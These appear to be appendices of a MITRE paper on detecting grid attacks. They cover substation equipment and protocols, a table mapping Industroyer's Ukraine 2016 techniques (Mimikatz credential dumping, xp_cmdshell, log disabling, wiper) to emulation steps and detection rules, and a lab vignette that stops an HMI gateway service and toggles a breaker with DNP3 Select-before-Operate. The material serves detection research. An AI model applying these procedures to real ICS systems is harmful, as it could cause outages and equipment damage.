A distribution substation transfers power from the transmission system to the distribution system of an area. The input for a distribution substation is typically at least two transmission or sub-transmission lines. Distribution voltages are typically medium voltage, between 2.4 and 33kV depending on the size of the area served and the practices of the local utility. Besides changing the voltage, the job of the distribution substation is to isolate faults in either the transmission or distribution systems. Distribution substations may also be the points of voltage regulation, although on long distribution circuits (several km/miles), voltage regulation equipment may also be installed along the line. Complicated distribution substations can be found in the downtown areas of large cities, with high-voltage switching, and switching and backup systems on the low-voltage side. Substations may be on the surface in fenced enclosures, underground, or located in special-purpose buildings. [51]

A.2 Distribution Substation

The following is generalization and example of equipment [52] that can be found in a distribution substation, where power flows through the distribution equipment and is controlled (either remotely or locally) by the Protection and Data Acquisition & Control equipment.




Figure A-2. Distribution Substation Equipment

In the following sections we provide background information on the some of the possible control equipment and protocols used in power distribution.

A.2.1 Communication

The purpose of communicating field data to a control center is to supply real-time information on power flow and distribution of electricity to the Asset Owner Operators (AOOs) and anyone else whom the AOO needs to share information (e.g., those involved in the impacted energy market). A distribution station breaker’s state (opened or closed) can be manipulated by an operator a in one of three ways: remotely from a control center via the SCADA system, locally via an HMI or by using manual levers. While the method in which the data is communicated and the protocols used can vary, below are several examples of what is used in a distribution station.

A.2.1.2 Data Link

The communication medium can vary depending on several factors (e.g. equipment age, site location, etc.). Internally connections can be made over twisted pair (e.g., 4-20mA signal), RS-485 (e.g., serial data), Ethernet or fiber. Protocols used by equipment inside the distribution station (like DNP3 and Modbus) can be implemented using Ethernet or, in legacy systems, serial. The communication medium from the substation to a control center can also vary (e.g., fiber, cell, satellite, microwave, etc.).

A.2.1.3 Power Distribution Protocols

DNP3

DNP3 is a protocol for transmission of data from point A (Master Station) to point B (Outstation) using serial and/or IP communications. DNP3 was designed to optimize the transmission of data acquisition information and control commands from one computer to another. It has been used primarily by utilities such as the electric and water companies, but it functions well for other areas [53].

Modbus

This protocol defines a message structure that controllers will recognize and use, regardless of the type of networks over which they communicate. It describes the process a controller uses to request access to another device, how it will respond to requests from the other devices, and how errors will be detected and reported. It establishes a common format for the layout and contents of message fields. Modbus is used in multiple verticals [54].

OPC UA

Open Platform Communications (OPC) Unified Architecture (UA) is a secured version of OPC. Unlike DNP3 or Modbus, OPC UA is not a protocol. It is a technology that allows users to customize how data is organized and how information about that data is reported. For the sake of this paper, OPC UA is software residing on a server that can take industrial data transmitted (both open and proprietary) and translate it for use by other parts of the system [55].

A.2.2 Local Indication

Local indications can be used by personal at the site to monitor the process. Some examples of devices that can be used for local indication are:

A Human Machine Interface (HMI) is a device that allows the operator to review the status of measured variables and make change to physical devices (e.g., setpoints, breaker status, etc.). Some popular vendors include Honeywell, Schneider Electric, GE, ABB, Siemens, and OSII.

A Meter is a device that are used to locally show measured variables to an operator. Meters take the generally that the form of indicator gauges or digital (LCD) displays. Some popular vendors include Schneider Electric and Yokogawa.

A.2.3 Data Acquisition and Control

The purpose of the data acquisition & control equipment is to give the control center real-time data and remote control of the field equipment. While prior to the 4th Industrial Revolution

(Industry 4.0), there was a greater distinction between device types, due to the market need for data to be collected in the field and send to a centralized control center the capabilities of the following devices are starting to merge. Some examples of devices that can be used for data acquisition & control are:

A Remote Terminal Unit (RTU) collects data from the field in the form of an analog or digital signal, which can be sent to another device/system. Older RTUs utilized a serial connection and will require a serial-to-ethernet converter to send data via a routable protocol, while newer models can directly output via a routable protocol. Some popular vendors include ABB, GE, Honeywell, Schneider Electric, Siemens, NovaTech.

An Intelligent Electronic Device (IED), which is a more advanced RTU, provides the same data acquisition ability but also include the ability to control actions (e.g., initiate protective relays). Some popular vendors include ABB, GE, Siemens, Schneider Electric.

A Real Time Automation Controller (RTAC) a can collect data from multiple sources and send the data via a routable protocol (like an RTU or IED). In addition, RTACs can provide control (both automated and through an HMI). Some popular vendors include Schweitzer and ABB.

A Programmable Logic Controller (PLC) is a device that can be programmed (usually using Ladder Logic), that takes provided inputs and set the outputs as determined by its programming. Some popular vendors include Siemens, Allen Bradley, Schneider Electric, ABB, Honeywell.

A.2.4 Monitoring Transformers

To measure the actual input or output of a high voltage transformer, a secondary transformer can step down the parameter (current or voltage) so that it can be measured. Some popular vendors include Johnson Electric Coil Company and Spark Industries.

A.2.9 Protection Equipment

Circuit breakers are used to open and close circuits, which can include short-circuits or overload currents that may occur on the network. In smaller distribution stations recloser circuit breakers or fuses may be used for protection of distribution circuits. Some popular vendors include General Electric, Westinghouse, Square D, and Siemens.

Protective Relays are devices that that can exercise control over a device and can be used in different applications (e.g., over current, under current, reclosing, etc.). There are 2 types of relays: electromechanical (where there is a coil that when current is applied, creates a magnetic field, and moved a level from one pole to another) and digital (a microprocessor embedded and changes states per its programed setpoint). Some popular vendors include General Electric, Westinghouse, Square D, Schweitzer.

Appendix B Ukraine 2016 Attack TTPs, Adversary Emulation and Abstract Analytics Breakdown

This appendix lists the ATT&CK for Enterprise and ATT&CK for ICS tactics, techniques and specific procedures used in the Ukraine 2016 attack [1] [7] [56], along with our adversary emulation procedures for replicating the attack in our lab environment. For the adversary emulation procedures, we list relevant open source and custom abstract analytics. Open-source analytics are sourced from the Elastic, Sigma, and MITRE CAR repositories [24] [25] [26].

The analytics listed reflect a starting point for detecting adversary behavior related to the relevant ATT&CK techniques. The analytics are not meant to imply complete or even adequate coverage. As with the analytics discussed in the main body of the paper, good detection engineering requires understanding the space in which the adversary can operate assisted by models such as capability abstractions and sequence diagrams. A thorough treatment of risk management and detection strategy is beyond the scope of this paper, but we note that comprehensive coverage is not required or even practical for every technique. In brief, organizations should measure, evaluable and improve their detection coverage for critical adversary behaviors as resources permit.

Table B-1 TTP, Adversary Emulation and Analytic Breakdown

ATT&CK Matrix	ATT&CK Tactic	ATT&CK Techniques	Environment Category	Ukraine 2016 Procedure	Adversary Emulation Procedure	Analytic
Enterprise	Initial Access	Valid Accounts	Windows (ICS Enterprise)	Use supplied user credentials to execute processes and stop services	Use supplied user credentials to execute processes and stop services	CAR-2016-04-004: Successful Local Account Login CAR-2016-04-005: Remote Desktop Logon
ICS / Enterprise	C2	Application Layer Protocol: Web Protocols Commonly Used Port Standard Application Layer Protocol	IT Protocol	HTTPS C2 (with HTTP CONNECT via Internal Squid proxy - captured under other Techniques)	HTTPS C2 (with HTTP CONNECT via Internal Squid proxy - captured under other Techniques)	Elastic: Connection to Commonly Abused Free SSL Certificate Providers
ICS / Enterprise	C2	Proxy: Internal Proxy Connection Proxy	IT Protocol	Hardcoded internal proxy on internal proxy listening on TCP 3128 (likely Squid)		Proxy detection based on known default ports Jump host detection using netflow – an inbound connection to a host immediately followed by an outbound connection.
Enterprise	C2	Protocol Tunneling	IT Protocol	HTTP CONNECT tunnel	HTTP CONNECT tunnel	HTTP CONNECT detection built into Zeek's tunnels.log.
Enterprise	C2	Proxy: Multi-hop Proxy	IT Protocol	Tor nodes for C2	Tor nodes for C2	Download Tor node list; IOC sweep
Enterprise	C2	Ingress Tool Transfer	IT Protocol	File Copy from External Source	TBD	Sigma: Suspicious PowerShell Download

						Elastic: Remote File Download via PowerShell
Enterprise	C2	Ingress Tool Transfer	IT Protocol	Load shellcode payload from C2 into memory.	Load shellcode payload from C2 into memory.	New scripts in the environment (e.g., PowerShell, batch, sh, py)
Enterprise	Exfiltration	Exfiltration Over C2 Channel	IT Protocol	Send information about hardware profiles and previous commands back to C2 w/ HTTP POST	Send information about hardware profiles and previous commands back to C2 w/ HTTP POST	This is difficult from an analytic perspective. New/rare user agents may be useful.
Enterprise	Exfiltration	Server Software Component – SQL Stored Procedures	Windows (ICS Enterprise)	Creation of SQL server link from historian.	Creation of SQL server link from historian.	New database connection from server (SQL Server TCP/1433 & 1434, MSSQL, Postgres, etc). Includes connection to external addresses.
						Collection (large SELECT statements) or Deletion via SQL
ICS	Execution	Command-Line Interface	Windows (ICS Enterprise)	One of the main backdoors for Industroyer could be given a payload DLL for execution via command line	Backdoor can execute a given payload DLL via CLI	Elastic: Execution via local SxS Shared Module
ICS	Execution	Command-Line Interface	Windows (ICS Enterprise)	Use of psexec supplied by adversary	Use of psexec supplied by adversary	Elastic: PsExec Network Connection
						Elastic: Suspicious Process Execution via Renamed PsExec Executable
						Sigma: Metasploit Or Impacket Service Installation Via SMB PsExec
						Sigma: Suspicious PsExec Execution
						Sigma: Suspicious PsExec Execution - Zeek

						Sigma: PsExec Pipes Artifacts
						Sigma: Usage of Sysinternals Tools
						Sigma: PsExec Tool Execution
						Dashboard versions of psexec in the environment. Low severity alert when a new version is seen.
ICS / Enterprise	Masquerading Execution	Indirect Command Execution Command-Line Interface	Windows (ICS Enterprise)	Execution via MS_SQL "EXEC xp_cmdshell <command>" to use various 'living off the land' capabilities (e.g., net use, move, netstat, etc.).		Elastic: Execution via MSSQL xp_cmdshell Stored Procedure
						CAR-2013-01-003: SMB Events Monitoring CAR-2013-04-002: Quick execution of a series of suspicious commands CAR-2013-05-003: SMB Write Request CAR-2013-05-005: SMB Copy and Execution CAR-2014-05-001: RPC Activity CAR-2014-11-006: Windows Remote Management (WinRM) CAR-2016-03-001: Host Discovery Commands
Enterprise	Execution	Command and Scripting Interpreter: Powershell / Windows Command Shell / Visual Basic	Windows (ICS Enterprise)	Use of Powershell, BAT scripts and VBS scripts		Sigma: Alternate PowerShell Hosts
						Sigma: PowerShell Execution
						Sigma: In-memory PowerShell
						Sigma: Alternate PowerShell Hosts Pipe
						Sigma: PowerShell Execution
						Sigma: Malicious PowerShell Keywords

						Sigma: Malicious PowerShell Commandlets
						Sigma: Suspicious PowerShell Invocations - Specific
						Sigma: Suspicious PowerShell Invocations - Generic
						Sigma: CLR DLL Loaded Via Scripting Applications
						Elastic: Suspicious PowerShell Engine ImageLoad
Enterprise	Execution	Windows Management Instrumentation	Windows (ICS Enterprise)	Use of WMI in scripts for remote process creation		Elastic: WMI Incoming Lateral Movement
						Elastic: Suspicious Cmd Execution via WMI
						Sigma: Login with WMI
						Sigma: WMI Persistence - Script Event Consumer File Write
						Sigma: Remote WMI ActiveScriptEventConsumers
						Sigma: WMI Script Host Process Image Loaded
						Sigma: WMI Modules Loaded
						Sigma: WMIC Loading Scripting Libraries
						Sigma: PSExec and WMI Process Creations Block
						Sigma: WMI Persistence

						Sigma: Suspicious Scripting in a WMI Consumer
						Sigma: WMI Persistence - Command Line Event Consumer
						Elastic: Enumeration Command Spawned via WMIPrvSE
Enterprise	Credential Access	OS Credential Dumping T003 – Sub Technique TBD	Windows (ICS Enterprise)	Mimikatz use	Mimikatz use	CAR-2013-07-001: Suspicious Arguments
						CAR-2019-04-004: Credential Dumping via Mimikatz
						CAR-2019-07-002: Lsass Process Dump via Procdump
						CAR-2019-08-001: Credential Dumping via Windows Task Manager
						Elastic: NTDS or SAM Database File Copied
						Elastic: Credential Acquisition via Registry Hive Dumping
						Elastic: LSASS Memory Dump Creation
						Elastic: Mimikatz Memssp Log File Detected
						Elastic: Mimikatz Powershell Module Activity
						Elastic: Modification of WDigest Security Provider
						Elastic: Searching for Saved Credentials via VaultCmd
						Sigma: Mimikatz DC Sync

						Sigma: Mimikatz Use
						Sigma: Credential Dumping Tools Service Execution
						Sigma: Successful Overpass the Hash Attempt
						Sigma: LSASS Access from Non System Account
						Sigma: Generic Password Dumper Activity on LSASS
						Sigma: SAM Dump to AppData
						Sigma: Transferring Files with Credential Data via Network Shares
						Sigma: Password Dumper Remote Thread in LSASS
						Sigma: Cred Dump Tools Dropped Files
						Sigma: Detection of SafetyKatz
						Sigma: LSASS Memory Dump File Creation
						Sigma: Password Dumper Activity on LSASS
						Sigma: QuarksPwDump Dump File
						Sigma: Mimikatz In-Memory
						Sigma: Time Travel Debugging Utility Usage
						Sigma: Unsigned Image Loaded Into LSASS Process

						Sigma: Cred Dump-Tools Named Pipes
						Sigma: Detects a highly relevant Antivirus alert that reports a password dumper
						Sigma: Credentials Dumping Tools Accessing LSASS Memory
						Sigma: Mimikatz through Windows Remote Management
						Sigma: Lsass Memory Dump via Comsvcs DLL
						Sigma: DLL Load via LSASS
						Sigma: Accessing WinAPI in PowerShell for Credentials Dumping
						Elastic: Potential Credential Access via Windows Utilities
Enterprise	Persistence	Create Account - Domain Account	Windows (ICS Enterprise)	Created new domain accounts (note: followed by disabling logging on the host [Defense Evasion])		Elastic: User Added to Privileged Group in Active Directory
						Elastic: User Account Creation (Local)
						Elastic: Creation of a local user account
ICS / Enterprise	Persistence	Valid Accounts	Windows (ICS Enterprise)	Industroyer can use supplied user credentials to execute processes and stop services.		See Initial Access - Valid Accounts

Enterprise	Persistence	Compromise Client Software Binary	Windows (ICS Enterprise)	Industroyer has used a Trojanized version of the Windows Notepad application for an additional backdoor persistence mechanism.		Sigma: Notepad Making Network Connection
Enterprise	Persistence	Server Software Component – SQL Stored Procedures	Windows (ICS Enterprise)	Attempted creation of SQL server link from historian followed by account creation.	Attempted creation of SQL server link from historian followed by account creation.	See Exfiltration - SQL Stored Procedures
Enterprise	Execution	Execution – System Services – Service Execution	Windows (ICS Enterprise)	Windows (ICS Enterprise)	Industroyer created a service that when ran would execute the ICS (protocol specific) impact payload followed by a data wiper module.	Sigma: PowerShell as a Service in Registry See Create or Modify System Process - Windows Service.
Enterprise	Persistence	Create or Modify System Process - Windows Service	Windows (ICS Enterprise)	Industroyer can use an arbitrary system service to load at system boot for persistence and replaces the ImagePath registry value of a Windows service with a new backdoor binary. A VBS script calls 'sc config' to start services on remote systems.		Elastic: Unusual Persistence via Services Registry

				One of the backdoor options, command ID 10 is "Replace 'image path' registry value for a service". Once the attackers obtain administrator privileges, they can upgrade the installed backdoor to a more privileged version that is executed as a Windows service program.		Elastic: Startup or Run Key Registry Modification
						Elastic: Registry Persistence via AppInit DLL
						Elastic: Registry Persistence via AppCert DLL
						Elastic: Persistence via Hidden Run Key Detected
						Elastic: Installation of Security Support Provider
						Elastic: Potential LSA Authentication Package Abuse
						Elastic: Service Control Spawned via Script Interpreter
						Sigma: Possible Privilege Escalation via Service Permissions Weakness
						Service creation via wimic/psexec outside of baseline
						Changes to the binary path and the service startup type changed from manual or disabled to automatic, if it does not typically do so, may be suspicious. (ref: ATT&CK)
						Rare parent process for sc.exe or reg.exe (similar to Elastic:Service Control Spawned via Script Interpreter)
						Elastic: Persistence via WMI Standard Registry Provider

ICS	Evasion	Masquerading	Windows (ICS Enterprise)	DLLs and EXEs with filenames associated with common electric power sector protocols were used.	DLLs and EXEs with filenames associated with common electric power sector protocols were used.	Sigma: File Created with System Process Name
ICS	Evasion	Masquerading	Windows (ICS Enterprise)	File extension mismatch (.exe -> .txt) during lateral tool transfer with ‘move’ command.	File extension mismatch (.exe -> .txt) during lateral tool transfer with ‘move’ command.	Sigma: MSHTA Suspicious Execution 01 File extension vs MIME type mismatch in network traffic
Enterprise	Defense Evasion	Deobfuscate/ Decode Files or Information	Windows (ICS Enterprise)	Industroyer decrypts code to connect to a remote C2 server	Decrypt code to connect to a remote C2 server.	
Enterprise	Defense Evasion	Obfuscated Files or Information - Software Packing	Windows (ICS Enterprise)	Packing with UPX (Mimikatz)		
Enterprise	Defense Evasion	Obfuscated Files or Information	Windows (ICS Enterprise)	Industroyer uses heavily obfuscated code in its Windows Notepad backdoor.	Heavily obfuscated code in Windows Notepad backdoor.	Sigma: Failed Code Integrity Checks
Enterprise	Defense Evasion	Impair Defenses: Disable Windows Event Logging	Windows (ICS Enterprise)	Disables logging on hosts after creating accounts (see Persistence – Valid Accounts above).	Disables logging on hosts after creating accounts (see Persistence – Valid Accounts above).	CAR-2016-04-002: User Activity from Clearing Event Logs. Sigma: Clearing Windows Event Logs Sigma: Eventlog Cleared Sigma: Disabling Windows Event Auditing Sigma: Sysmon Channel Reference Deletion

						Sigma: Windows Defender Malware Detection History Deletion
						Sigma: Windows Event Logs Cleared (Security Logs)
						Sigma: Clear PowerShell History
ICS / Enterprise	Lateral Movement	Remote Services: SMB/Windows Admin Shares	Windows (ICS Enterprise)	Commands like net use and move were run, along with WMI commands from a VBS script for remote execution and survey.		Elastic: Mounting Hidden or WebDav Remote Shares
						Elastic: Remote File Copy to a Hidden Share
						Sigma: Mounted Windows Admin Shares with net.exe
						Sigma: SMB Create Remote File Admin Share
						Sigma: First Time Seen Remote Named Pipe
						See 'Execution via MS_SQL "EXEC xp_cmdshell <command>"' above
Enterprise	Discovery	Account Discovery	Windows (ICS Enterprise)	Not seen in intel, but plausibly part of TTPs due to use of Valid Accounts and Living Off The Land		Sigma: Reconnaissance Activity (Account Discovery)
ICS / Enterprise	Lateral Movement	Lateral Tool Transfer	Windows (ICS Enterprise)	Usage of 'net use' and 'move' commands, along other examples of transferring tools within the ICS network		Elastic: Remote Execution via File Shares
						Elastic: Lateral Tool Transfer (SMB)
						See 'Execution via MS_SQL "EXEC xp_cmdshell <command>"' above

ICS / Enterprise	Discovery	Network Connection Enumeration	Windows (ICS Enterprise)	Enumerate all connected network adapters to determine their TCP/IP subnet masks	Enumerate all connected network adapters to determine their TCP/IP subnet masks	CAR-2013-04-002: Quick execution of a series of suspicious commands
Enterprise	Discovery	File and Directory Discovery	Windows (ICS Enterprise)	Industroyer’s data wiper component enumerates specific files on all the Windows drives.	Data wiper component enumerates specific files on all the Windows drives.	
Enterprise	Discovery	Query Registry	Windows (ICS Enterprise)	Industroyer has a data wiper component that enumerates keys in the Registry HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services.		
Enterprise	Discovery	System Information Discovery	Windows (ICS Enterprise)	Industroyer collects the victim machine’s Windows GUID	Collect the victim machine's Windows GUID	
ICS	Discovery	Remote System Information Discovery	ICS Protocol	The IEC 61850 module uses an MMS request and search to determine if the device performs a circuit breaker or switch control function.	Dependent on the environment and available protocols beyond DNP3. A better understanding of the environment may help us determine how best to approach this TTP.	

ICS	Discovery	Remote System Information Discovery	ICS Protocol	The OPC DA module uses OPC calls to find items with specific strings (e.g. ctlSelON and stVal) for use later in the attack.	Dependent on the environment and available protocols beyond DNP3. A better understanding of the environment may help us determine how best to approach this TTP.	
ICS	Collection	Monitor Process State	ICS Protocol / Env Specific	The OPC and IEC 61850 modules used “stVal” requests to read the status of the operational variables.	If similar OPC/61850 functions are available with the environment’s SCADA system, we can leverage that.	
					With DNP3 we can also passively / actively poll for events and current values that may provide similar information. There is also the concept of Feedback Poll after Operate that DNP3 devices may be configured with which will provide polling information after an operate command.	

ICS	Inhibit Response Function Impact	Activate Firmware Update Mode Denial of Service Device Restart/Shutdown Loss of Protection	Env Specific	For Industroyer this was the SPIROTEC DoS module (used a CVE vulnerability) which placed the target device into “firmware update” mode, a normally legitimate action, but in the attack was used to prevent the protective functions. This made the device unresponsive until manually rebooted.	This is environmentally specific, and we can try to creatively incorporate the purpose through other means to get similar results (disabling of protective functions).	
ICS	Inhibit Response Function	Block Command Message Block Reporting Message Block Serial COM	Env Specific	These techniques were part of the IEC 60870-5-101 payload and targeted the interaction of the windows host with the RTU which was over a serial connection. It used one COM port to communicate with the device and opened two other COM ports just to prevent other processes from accessing them. Allowing the payload component to maintain sole control of the RTU.	We can most likely find a way to leverage similar behavior, especially for the first two TTPs, but it will be specific to the environment available and unlikely to be associated with any ICS protocol behavior.	Host-based analytic around a new process using all the COM ports Adversary-in-the-middle detection analytics (e.g., ARP spoofing), although from previous experience this can be extremely difficult to get correct due to false positives from load balances and general oddities on the network.
ICS						Sigma: Secure Deletion with Sdelete

	Inhibit Response Function Impact	Data Destruction Loss of Control Loss of View	Windows (ICS Enterprise)	The wiper was used to overwrite all ICS configuration files across the hard drives and mapped network drives. It also removed the registry “image path” and overwrites all files, rendering system unusable.		Sigma: Sysinternals SDelete Registry Keys Sigma: Sysinternals SDelete File Deletion Sigma: Suspicious Multiple File Rename Or Delete Occurred Sigma: Backup Catalog Deleted
ICS	Inhibit Response Function	Service Stop	Windows (ICS Enterprise)	Industroyer capability to stop a service	Industroyer capability to stop a service	CAR-2016-04-003: User Activity from Stopping Windows Defensive Services Baseline service stops in the environment and alert on new ones
ICS	Impair Process Control Impact	Brute Force I/O Unauthorized Command Message Manipulation of Control	ICS Protocol	Writing to a large number of outputs (perhaps multiple times, not required by Brute Force I/O technique)	Attackers sends "Operate" to Master in quick succession causing abnormal behavior.	A "Operate" command is sent without a proceeding "Select" command. Large number of select and execute commands in a short period.
ICS	Impact	Denial of View Denial of Control	SCADA Specific / Env Specific	These techniques were achieved through the blocking of the COM channels on the host machine.	We will need to investigate alternatives dependent on the environment. It is unlikely that they will be associated with DNP3 protocol.	
ICS	Collection	Point and Tag Identification	ICS Protocol	The IEC104 module had the ability to use	This can be performed in multiple ways using	Change in Read periodicity (assuming very regular baseline traffic)

				Select and Execute to switch state and confirm whether the IOA belongs to the single command type.	DNP3: actively inserting integrity polling (reads for class 0,1,2,3), or inject polling via MITM. TBD on whether this is accurate - see Slack convo 6/17.	Active Integrity Polling - excessive reads for class 0,1,2,3 data Compare baseline (# of DNP3 reads) to window (# of DNP3 reads). If the window has more or less reads (by X percent), then alert.
						Read for a new class of data
						Read for a new data group
					Passively listening to polling data in DNP3	Introduction of libpcap libraries onto a host
						Host-based analytic for putting a network adapter into promiscuous mode
					This could also be done via OPC via enumeration commands	
					Additionally, files on the EWS / OWS may give this information away as well, such as the tmwgtway.csv mapping file.	
ICS / Enterprise	Discovery	Remote System Discovery Network Service Scanning	IT Protocol	The IEC 61850 (MMS/GOOSE) module attempts to connect to port 102 to discover relevant devices in the subnet.		Built in Zeek analytics for scan detection

				In the attack there were a series of rapid RPC authentication attempts were observed to multiple hosts for user “Administrator” with the same password across over 100 endpoints, specified by host name.		DCE RPC authentication attempts to more than x hosts in y seconds
						CAR-2013-04-002: Quick execution of a series of suspicious commands - see above
						Multiple login attempts from a single host in a short period of time - a thresholding-based approach related to CAR-2013-09-003: SMB Session Setups
ICS	Discovery	Remote System Discovery	SCADA Specific / ICS Protocol	The OPC DA module enumerates all OPC servers and identifies their status.	OPC servers are common for SCADA systems. However, this may require (as it did for Industroyer) that the module be ran on the host running the OPC server. It is common for an OPC server to run on a gateway type device that takes in a protocol like DNP3 and uses OPC only to interact with the server locally.	Enumerating all OPC servers in the environment over OPC DA
						Enumerating all the items on a single OPC server
ICS	Impact	Manipulation of View	SCADA Specific	The attackers used OPC to brute force values to 0x01 status for target systems to misdirect operators in their response.		

ICS	Discovery	Remote System Information Discovery	ICS Protocol	Profiling activity missing from threat intel. Using AE to inform plausible TTPs.	Attackers gain system information by sending read commands to Outstations	Compare baseline (# of DNP3 reads) to window (# of DNP3 reads). If the window has more reads (by X percent), then alert.
ICS	Discovery / Impair Process Control	Remote System Information Discovery / Brute Force I/O	ICS Protocol	Profiling activity missing from threat intel. Using AE to inform plausible TTPs.	Attacked sends command directly to Outstation	For each communication IP pair, verify that only of the IPs has been allow-listed (i.e., command comes from an allowed RTAC)
ICS	N/A	N/A	ICS Protocol	Unknown	Adversary Unfamiliar with Environment	Errors from Internal Indications (IINs)
						Read for Group 0 Device Attributes (I/O, hardware and software info)
						Response includes Device Profiles object
						Error status codes from file activity
ICS	N/A	N/A	ICS Protocol	Custom protocol implementation	Change in protocol parsing errors	Look for a statistical change in the number of protocol parsing errors
					Change in protocol state violations	Need to determine and track correct protocol state per spec and then look for a statistical change in protocol state violations.

Appendix C MITRE Cyber Innovation Lab (CIL) Attack Vignette

C.1 Description

The *Mission Engineering Guide* prepared by The Office of the Under Secretary of Defense for Research and Engineering (OUSD(R&E)) for the Department of Defense [57] describes a vignette as:

> The purpose of the vignette is to focus the analysis and the necessary detailed information, such as the ordered set of events, behaviors, and interactions for a specific set of systems. A vignette includes blue capabilities and red threats ... within an operational environment, as inputs or variables to the analysis.

This concept applies well to documenting cyber-attack scenarios by providing a way to technically summarize at a level relevant to the engineer without the baggage of documenting every aspect of the scenario. The document layout is intended to start with a one- or two-page summary, followed by the attack thread, and completed with scenario specific information that provides additional details and scenario values.

Below is a high-level breakdown of the attack vignette template.

C.1.1 Environment

Describes the scenario relevant environment information in specific details such as device types, software names and versions, communication protocols, and environment settings or characteristics relevant to the scenario.

This is akin to the "initial blue" laydown, terrain, environment, clutter, etc... of the Department of Defense (DoD) based vignettes.

C.1.2 Overview

Starts with a brief paragraph summary of the scenario to help set the stage for the reader.

C.1.2.1 Scenario Assumptions and Constraints

Describes the information that the attacker is assumed to already have at the start of this scenario. The intent here is to transparently frame what the attack scenario will consist of, while also providing a list of potentially researchable and expandable aspects of the scenario for future mutations.

C.1.2.2 Adversary Objectives

A list of clearly defined objectives that the adversary is attempting to achieve in this scenario and are critical to the defined complete access for the attacker.

C.1.3 Inputs

The focus on the input parameters is key to this document and is intended primarily for engineers from both red (adversarial emulation) and blue (detection engineering).

C.1.4 ICS Protocol Functions Used

This section summarizes the protocol functions and payload interfaces used by the attacker, and the actual values used can be found in the *Scenario-Specific Information* section.

C.1.5 Attack Thread

This section consists of sequential summaries of the attack divided into grouped actions labeled by the mapped (ICS) ATT&CK TTPs. The summaries should include technically specific information where possible, such as what protocol function was used, along with the intent or purpose of that use in connection to the TTP label. Additionally, when possible, the input and output relationships between actions should be highlighted to help illustrate the attack path throughout the thread.

C.1.6 Scenario-Specific Information

Details, such as expected software or binaries on specific hosts, assumed configuration details not included in the *environment* section.

C.1.6.1 Protocol Values Used

Procedural usage details and payload values for the scenario relevant protocol functions.

C.2 MITRE CIL Vignette

Attack Vignette – DNP3 Industroyer

MITRE Cyber Innovation Lab (CIL) Testbed

Scenario Environment

This scenario uses the MITRE Cyber Innovation Lab (CIL) environment. This environment has an Electric Distribution test range which includes the following:

- A Schweitzer Engineering Laboratories (SEL)-3505 Real-Time Automation Controller (RTAC)
- SEL-751 Feeder Protection Relay
- TMW SCADA Data Gateway OPC Server using OPC-DA
  - Provides protocol translation between DNP3 and OPC.
- Wonderware InTouch HMI running on a Windows 10 workstation.
  - Relies on the TMW SCADA Data Gateway to communicate with devices.

Communication occurs over the DNP3 protocol using TCP over Ethernet. The SEL-3505 RTAC is the primary master device and interacts with the downstream SEL-751. The SEL-751 controls a breaker, and the RTAC is programmed to command the SEL-751 to trip or close that breaker based on operations to Binary Output (BO) points on the RTAC. The HMI includes a graphical interface for an operator to remotely interact with that logic, in addition to viewing analog values reported by the RTAC.

Attack Overview

An adversary has compromised network assets that can communicate with the target ICS network. Using reconnaissance capabilities supported by the DNP3 protocol specification, Binary Output points and their current values are collected. The adversary begins the impact stage of their attack by first disabling the HMI's service process so that it can establish a connection with the SEL-3505 RTAC device. The adversary is then able to make use of the previously collected information to craft an attack which can control the downstream SEL-751 relay, and effectively control the breakers in a destructive manner.

Scenario Assumptions

- SEL-3505 RTAC device information
  - Device IP Address, DNP3 link layer source and destination, DNP3 port.
- Execution capability on a machine which can connect to the SEL-3505 RTAC device.
- Execution capability on the Windows 10 operator workstation running the HMI.

Adversary Objectives

- Establish a reliable TCP session with the target controller.
- Collect a list of Binary Output point indexes for use in the impact payload.
- Repeatedly toggle the target breaker in a trip (off), closed (on), trip (off) pattern to disrupt operations and potentially cause physical damage to equipment.
- Disrupt remote operator response through a Denial of Control attack.

ICS Protocol Functions Used

See the *Scenario-Specific Payloads Used* section for details on the function + payload combinations used in the scenario.

Protocol	Function	Required	Payload Interface
DNP3	Select (Function 0x03)	Yes	Source, Destination, Index, Operation, Trip Control, *
	Operate (Function 0x04)	Yes	Source, Destination, Index, Operation, Trip Control, *
	Read (Function 0x01)	Yes	Source, Destination, [(Group, Variation), …], Start, End

**Additional optional parameters may be used in this interface*

The *Select* function is used with the *Operate* function as part of the two step *Select-before-Operate* method for issuing control requests to control binary outputs in this scenario.

Attack Thread

ATT&CK: Command and Scripting Interpreter: PowerShell – T1059.001

ICS ATT&CK: Inhibit Response Function – Service Stop – T0881

PowerShell is used to stop the *GTWService* service and set it to disabled to prevent auto-start. This service belongs to the TMW SCADA Data Gateway and is responsible for communication with devices. It is necessary to disrupt and prevent the TCP connection between the target RTAC and the gateway service as the RTAC will only allow one active TCP session at a time.

ICS ATT&CK: Collection – Automated Collection – T0806

ICS ATT&CK: Collection – Point & Tag Identification – T0861

The adversary connects to the RTAC device and uses a DNP3 *integrity poll* (a ***Read*** for class 0,1,2,3) to gather information on which *Binary Output* point indexes are used by the target controller, as well as the current values for all the controller's analog and digital points.
Alternative:
It is possible that the information for which point indexes are used by the controller could be found via passive gathering of files on the engineering workstation, such as the csv file outputted by the OPC server or sniffing legitimate integrity polls generated by normal operations.

ICS ATT&CK: Impair Process Control – Unauthorized Command Message – T0806

ICS ATT&CK: Impact – Manipulation of Control – T0806

ICS ATT&CK: Impact – Damage to Property – T0879

ICS ATT&CK: Impact – Loss of Availability – T0826

Leveraging information gathered during the collection phase of the scenario, the adversary uses DNP3's *Select-before-Operate* (SBO) to iterate over a set of binary outputs and toggle them repeatedly in a pattern of *trip* (off), *close* (on), *trip* (off) with the impact objective of a loss of availability and damage to property.
Alternative:
The attacker can attempt to perform a de-energize event by forcibly keeping the breakers tripped through repeated *trip* (off) operations rather than the off-on-off pattern.

For the CIL environment:
Trip: SBO with a *Latch On* Control Code followed by an SBO with *Latch Off* to the Binary Output point index 0.
Close: SBO with a *Latch On* Control Code followed by an SBO with *Latch Off* to the Binary Output point index 0

ICS ATT&CK: Impact – Denial of Control – T0806

ICS ATT&CK: Impact – Denial of View – T0806

